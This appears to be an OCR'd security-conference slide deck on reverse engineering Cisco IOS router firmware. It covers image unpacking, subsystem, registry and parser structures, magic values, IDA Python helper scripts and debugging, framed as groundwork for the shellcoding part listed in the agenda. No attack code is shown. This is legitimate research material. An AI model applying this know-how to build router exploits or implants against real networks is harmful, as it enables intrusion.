


CISCO IOS SHELLCODE: ALL-IN-ONE

George Nosenko
gnosenko@dsec.ru

George Nosenko

- Security researcher at Digital Security
- Bug Hunter
- Exploit Developer

Agenda

Part 1: Cisco IOS Reverse Engineering

- Main Problem
- Subsystem
- Registry
- Processes
- Glue Code / Simple Code / Dead Code
- Command Parser
- Where is *libc*?
- Other
- How to debug Cisco IOS
- How to debug Cisco IOS XE

Part 2: Cisco IOS Shellcoding

- Motivation
- Main Problems
- Image-independet Shellcodes
  - Disassembling Shellcode
  - Interrupt-Hijack Shellcode
- Tcl Shellcode
  - How does it work?
  - Features
  - Limitations
  - How is it made?

Prior works

Attacking Network Embedded System Felix ‘FX’ Lindner 2002

The Holy Grail Cisco IOS Shellcode And Exploitation Techniques Michael Lynn 2005

Cisco IOS Shellcodes Gyan Chawdhary, Varun Uppal 2007

Remote Cisco IOS FTP Exploit Andy Davis 2007

Killing the myth of Cisco IOS rootkits: DIK Sebastian Muniz 2008

Cisco IOS - Attack & Defense. The State of the Art Felix ’FX’ Lindner 2008

Router Exploitation Felix ’FX’ Lindner 2009

Fuzzing and Debugging Cisco IOS Sebastian Muniz, Alfredo Ortega 2011

Killing the Myth of Cisco IOS Diversity Ang Cui, Jatin Kataria, Salvatore J. Stolfo 2011

Research on Cisco IOS Security Mechanisms Xiaoyan Sua 2011

Cisco IOS Rootkits and Malware Jason Nehrboss 2012

SYNful Knock A CISCO IMPLANT Bill Hau, Tony Lee, Josh Homan 2015

Cisco Diversity Overview

Operation Systems

- **Cisco IOS**
- Cisco IOS XE (based on Linux)
- Cisco NX-OS (based on Linux)
- Cisco IOS XR (based on QNX)
- ASA OS (based on Linux)
- CatOS

Architectures

- **PowerPC (Book-E)**
- MIPS
- Intel x86_x64

Over 300 000 unique images

[Killing the Myth of Cisco IOS Diversity]

Part 1

CISCO IOS RE

Main problem

- Designed as a single unit - a large, statically linked ELF binary
- Everything is highly integrated and non-modular
- There is no API

Image size ≈ 142 MB

Functions ≈ 350 000

IDA Database ≈ 2.5 GB

Binwalk ≈ 100 GB


Reverse in context

Inside Cisco IOS Software Architecture

Vijay Bollapragada, CCIE
Curtis Murphy, CCIE
Russ White, CCIE

Cisco IOS Programmer's Guide Architecture Reference

Software Release 12.0
Fifth Edition
February 1999



Unpacking Firmware


- The image may be self-decompressing
- The image may contain:
  - loader
  - driver for flash
  - firmware for additional hardware
  - certificates

- Binwalk will work successfully, but it generates a large output
- To automate the analysis, you need to write an unpacker

```
+-------------------------------+
|          ELF header           |
+-------------------------------+
|           SFX code            |
+-------------------------------+  --+
|       Magic (0xFEEDFACE)      |    |
+-------------------------------+    |
|    Compressed image length    |    |
+-------------------------------+    | Magic
|   Compressed image checksum   |    | Structure
+-------------------------------+    |
|  Uncompressed image checksum  |    |
+-------------------------------+    |
|   Uncompressed image length   |    |
+-------------------------------+  --+
|                               |
|       Compressed image        |
|                               |
+-------------------------------+
```

Killing the myth of Cisco IOS rootkits: DIK

Trace strings




Trace strings

Function names

Trace strings

```python
def rename_funcs(strings=None, pattern=None):

   names = [s for s in strings if re.search(pattern, str(s)) is not None]

   for name in names:
      for ref in DataRefsTo(name.ea):
         old_name = GetFunctionName(ref)
         func_addr = LocByNameEx(ref, old_name)

         if func_addr == BADADDR  or
           has_user_name(getFlags(func_addr)):
           break

         MakeName( func_addr,  str(name))

         break

if __name__ == "__main__":
   rename_funcs(strings=Strings(), pattern=r'^[a-z]{3,}_[a-z]+_')
```



≈ 8.5%

Subsystems


```
Router# show subsys ?
  class     Show subsystems by class
  memory    Show subsystems memory usage
  name      Show subsystems by name
  running   Show subsystem information about running processes
  |         Output modifiers
  <cr>

Router# show subsys

Name                Class     Version
cef                 Kernel      1.000.000
hw_api_trace_chain  Kernel      1.000.001
mtrie               Kernel      2.000.001
adj_trace_chain     Kernel      1.000.001
alarm               Kernel      1.000.001
arp                 Kernel      1.000.001
arp_app_data        Kernel      1.000.001
...
```

```
struct subsystype_
{
  unsigned int magic1;
  unsigned int magic2;
  unsigned int header_version;
  unsigned int kernel_majversion;
  unsigned int kernel_minversion;
  char*        namestring;
  unsigned int subsys_majversion;
  unsigned int subsys_minversion;
  unsigned int subsys_editversion;
  void*        init_address;
  SUBSYSTEM_CLASS class;
  unsigned int    id;
  char*        properties[SUBSYS_MAX];
};
```

CISCO IOS SHELLCODE: ALL-IN-ONE

Subsystems

```
.data:0C1DD13C subsystype_v2 <0xC15C0515, 0xC15C0515, 1, 0, 0, aTcp_7, 1, 0, 1, tcp, Protocol, 0, aSeqIphost, 0> # "seq: iphost"
.data:0C1DD174 .long 0
.data:0C1DD178 dword_C1DD178:.long 0                    # DATA XREF: IP_Case_345_1_04D6E3D4+224↑o
.data:0C1DD178                                          # IP_Case_345_1_04D6E3D4+22C↑r ...
.data:0C1DD17C dword_C1DD17C:.long 0                    # DATA XREF: sub_51919F4:loc_5191B64↑o
.data:0C1DD17C                                          # sub_51919F4+178↑r
.data:0C1DD180 dword_C1DD180:.long 0                    # DATA XREF: sub_518E558+1E4↑o
```



All data relating to a subsystem is located below the header

CISCO IOS SHELLCODE: ALL-IN-ONE

Subsystems

```
def create_subsytems(name='subsystype_'):
    for seg in get_data_segment():
        for ea in search(start=seg.startEA, end=seg.endEA, pattern='C1 5C 05 15 C1 5C 05 15'):  # it uses FindBinary

            p_name, p_func, sysclass = Dword(ea + 0x14), Dword(ea + 0x24), Dword(ea + 0x28)

            SetColor(p_func, CIC_FUNC, get_color_by_subsysclass(sysclass))

            func_name = GetString(p_name)
            if func_name == '':
                continue

            if not has_user_name(getFlags(p_func)):
                print "ea: 0x%x 0x%x %s" % (ea, p_func, func_name)
                MakeNameAuto(p_func, func_name + '_subsys_init', SN_NOCHECK)
```

CISCO IOS SHELLCODE: ALL-IN-ONE

Registries and Services

- Linker-independent mechanism
- Service is an interface into subsystem
- Registry is a collection of services
- Service emulates common C construct (loop, switch, etc.)
- 8-12 different types

[REG_NAME][NUM_SERVICE][TYPE](SUB)[ADDR]

```
Router# show registry
---------------------------------------------
CDP :    96 services
      CDP /     1 :  List       list[001]
                    0x062E6F38
...
      CDP /    14 :  Case       size[000] list[003] default=0x05B4ED60  return_void
                       1  0x046D03BC
                       2  0x046D04F4
                       3  0x046D05D4
      CDP /    15 :  Value    size[000]  list[000]  default=0
      CDP /    16 :  Stub     0x064F9230
...
      CDP /    21 :  Stub     0x05B4ED64  return_zero
...
      CDP /    38 :  List       list[004]
                    0x06B42A88
                    0x04D24970
                    0x06747680
                    0x06A0CB50
...
      CDP /    54 :  Loop       list[005]
                    0x06A859CC
                    0x08CA07F0
                    0x087AC228
                    0x07EF5CE8
                    0x084B034C
...
      CDP /    57 :  Retval     size[000] list[000] default=0x046CB720
...
      CDP :    96 services,   440 global bytes,   600 heap bytes
```

≈ 7.4%

Process (is equivalent of a thread)

```
#include "sched.h"
pid_t cfork(forkproc (*padd), long pp, int stack, char *name, int ttynum);

pid_t process_create(process_t (*padd), char *name, stack_size_t stack, process_priority_t priority);
. . .
	result = process_create(bootload,  "Boot Load", LARGE_STACK, PRIO_NORMAL);
	if (result != NO_PROCESS) {
		process_set_arg_num(result, loading);
		process_set_ttynum(result, startup_ttynum);
	}
```

```
Router# show processes

CPU utilization for five seconds: 2%/0%; one minute: 2%; five minutes: 2%
 PID QTy       PC Runtime (ms)    Invoked   uSecs    Stacks TTY Process
   1 Cwe  5B63990          152      11998      1225228/26000  0 Chunk Manager
   2 Csp  6DE5568           48      37481       122612/23000  0 Load Meter
   3 Mwe  44929A4           12     182631       028740/29000  0 BGP Scheduler
   4 Mwe  7A426D8            0         11       025748/26000  0 Retransmission
```

Process. How to find a process_create() fast

- Process is an internal structure (similar to PEB)
- Process is allocated in *cfork()* at **05B9AFDC**
- A *cfork ()* is called in *process_create()*

```
Router# show memory processor | include Process

Address      Bytes     Prev     Next Ref     PrevF    NextF Alloc PC  what

12474BAC 0000000160 124737F8 12474C78 001  -------- -------- 08DF1798  *Init*
12474C78 0000000160 12474BAC 12474D44 001  -------- -------- 08DF1798  *Init*
...
1247BD18 0000004288 1247B710 1247CE04 001  -------- -------- 0638C148  TTY data
12483A50 0000000688 12483984 12483D2C 001  -------- -------- 05B9AFDC  Process
...
```

Process

```
def find_all_proocess(func=None, proc_name_reg='r4'):
    ea = func.startEA

    for i, ref in enumerate(CodeRefsTo(ea, True)):
        proc_ep, proc_name = get_proc_entry_point(ref), get_proc_name(ref, dest_reg=proc_name_reg)

        if proc_ep is None: continue

        if has_dummy_name(GetFlags(proc_ep)):
            if MakeNameEx(proc_ep, proc_name, SN_NOWARN) == 0:
                print '[!] %d: MakeName failed ref=0x%x: 0x%x, %s' % (i, ref, proc_ep, proc_name)

        SetColor(proc_ep, CIC_FUNC, COLOR)

if __name__ == '__main__':
    find_all_proocess(func=get_func(get_name_ea(BADADDR, 'process_create'))
```

Glue Code / Simple Code / Dead Code

```
.text:041AF174             glue_sub_41AF174__memcpy:
.text:041AF174
.text:041AF174 3D 60 08 DF lis       r11, _memcpy@h
.text:041AF178 39 6B 5F 24 addi      r11, r11, _memcpy@l
.text:041AF17C 7D 69 03 A6 mtctr     r11
.text:041AF180 4E 80 04 20 bctr
.text:041AF180             # End of function glue_sub_41AF174__memcpy

.text:04110830             get_value_at_wC0011F4_o110:
.text:04110830
.text:04110830 3D 20 0C 00 lis       r9, off_C0011F4@h
.text:04110834 80 69 11 F4 lwz       r3, off_C0011F4@l(r9)
.text:04110838 38 63 01 10 addi      r3, r3, 0x110
.text:0411083C 4E 80 00 20 blr
.text:0411083C             # End of function get_value_at_wC0011F4_o110

.text:0412E5FC             return_one:
.text:0412E5FC 38 60 00 01 li        r3, 1
.text:0412E600 4E 80 00 20 blr
.text:0412E600             # End of function return_one
```

FindBinary(7D 69 03 A6 4E 80 04 20)

FindBinary(3D 20 ?? ?? 80 69 ?? ??
38 63 ?? ?? 4E 80 00 20)

FindBinary(38 60 00 01 4E 80 00 20)

≈ 19%

Command Parser Tree

- Located under the subsystem header
- Node contains different information depending on the type
- The root node has type = 0x56

```
struct tree_node
{
   tree_node*    right;
   tree_node*    left;
   unsigned int  type;
   payload*      data;
   unsigned int  unknown;
};
```

type = 0x56
payload = 0x1A1A1A1A

```
struct payload_cmd
{
   char* name;
   char* description;
   ...
   permission priv;
   ...
};
```

type = 0x45


```
struct payload_handler
{
     void* handler;
     void* arg;
     ...
};
```

type = 0x1A

CISCO IOS SHELLCODE: ALL-IN-ONE

Where is libc?

- In my case, *libc* is located at end of the code in *.text*
- *libc* is a layer over OS service (printf, fopen, socket, malloc…)
- *libc* is a collection of base functions (memcpy, strcpy, stncat…)
- A base function is a simple code i.e. has a little *cyclomatic complexity*



Look for all simple functions around the end of the code

Magic People, Voodoo People!

Process

0xBEEFCAFE - Process Block

Memory

0xAB1234CD - Heap Block
0xFD0110DF - Red Zone
0xDEADB10B - Pool
0xAFACEFAD - Packet

Other

0x1A1A1A1A - Parser Root Node
0xABABABAB - TCP socket (TCB)
0xDEADCODE - Invalid interrupt handler

Image/Boot/Code signing

0xFEEDFACE - Envelope header
0xBAD00B1E - Flash Driver (atafslib)
0xBEEFCAFE - Key Record Info

Cisco Discovery

```
Router# show processes ?
  cpu      Show CPU use per process
  memory   Show memory use per process

Router# show memory ?
   allocating-process  Show allocating process name
   io                  IO memory stats
   processor           Processor memory stats
   summary             Summary of memory usage per alloc PC
   transient

Router# show buffers all ?
  dump     Show buffer header and all data
  header   Show buffer header only
  packet   Show buffer header and packet data
  pool     Buffers in a specified pool

 Router# show list
 List Manager:
      10944 lists known, 5907113 lists created
        ID   Address  Size/Max   Name
         1   FA7CA30    10/-     Region List
         2   E9C9560     1/-     I/O
         3   E9C85D0     2/-     Processor
```

```
Router# show stack 1
Process 1:  Chunk Manager
  Stack segment 0x1247D30C - 0x1248389C
  FP: 0x12483860, RA: 0x5B9CBFC
  FP: 0x12483888, RA: 0x5B63994
  FP: 0x12483890, RA: 0x6DEEFA0
  FP: 0x0, RA: 0x6DE8834

Router# show tcp brief all
  TCB        Local Address     Foreign Address   (state)
  57B455EC  0.0.0.0.64999     *.*                LISTEN
  56FAD21C  0.0.0.0.34154     *.*                LISTEN

Router# show ip sockets

Router# show version
Router# show tech-support
Router# show inventory
Router# show module

Router# show region
Router# show module
Router# show platform hardware tlb
```

CISCO IOS SHELLCODE: ALL-IN-ONE


Debugging under Cisco IOS

- Cisco IOS contains a GDB server, but…

```
Router> enable
Router# gdb kernel
```

- It doesn't work with a generic GDB client ☹ because the RSP protocol is a little different

- You can:
  use ROMMON;
  patch old GDB;
  use IODIDE;
  create an adapter for IDA Pro.

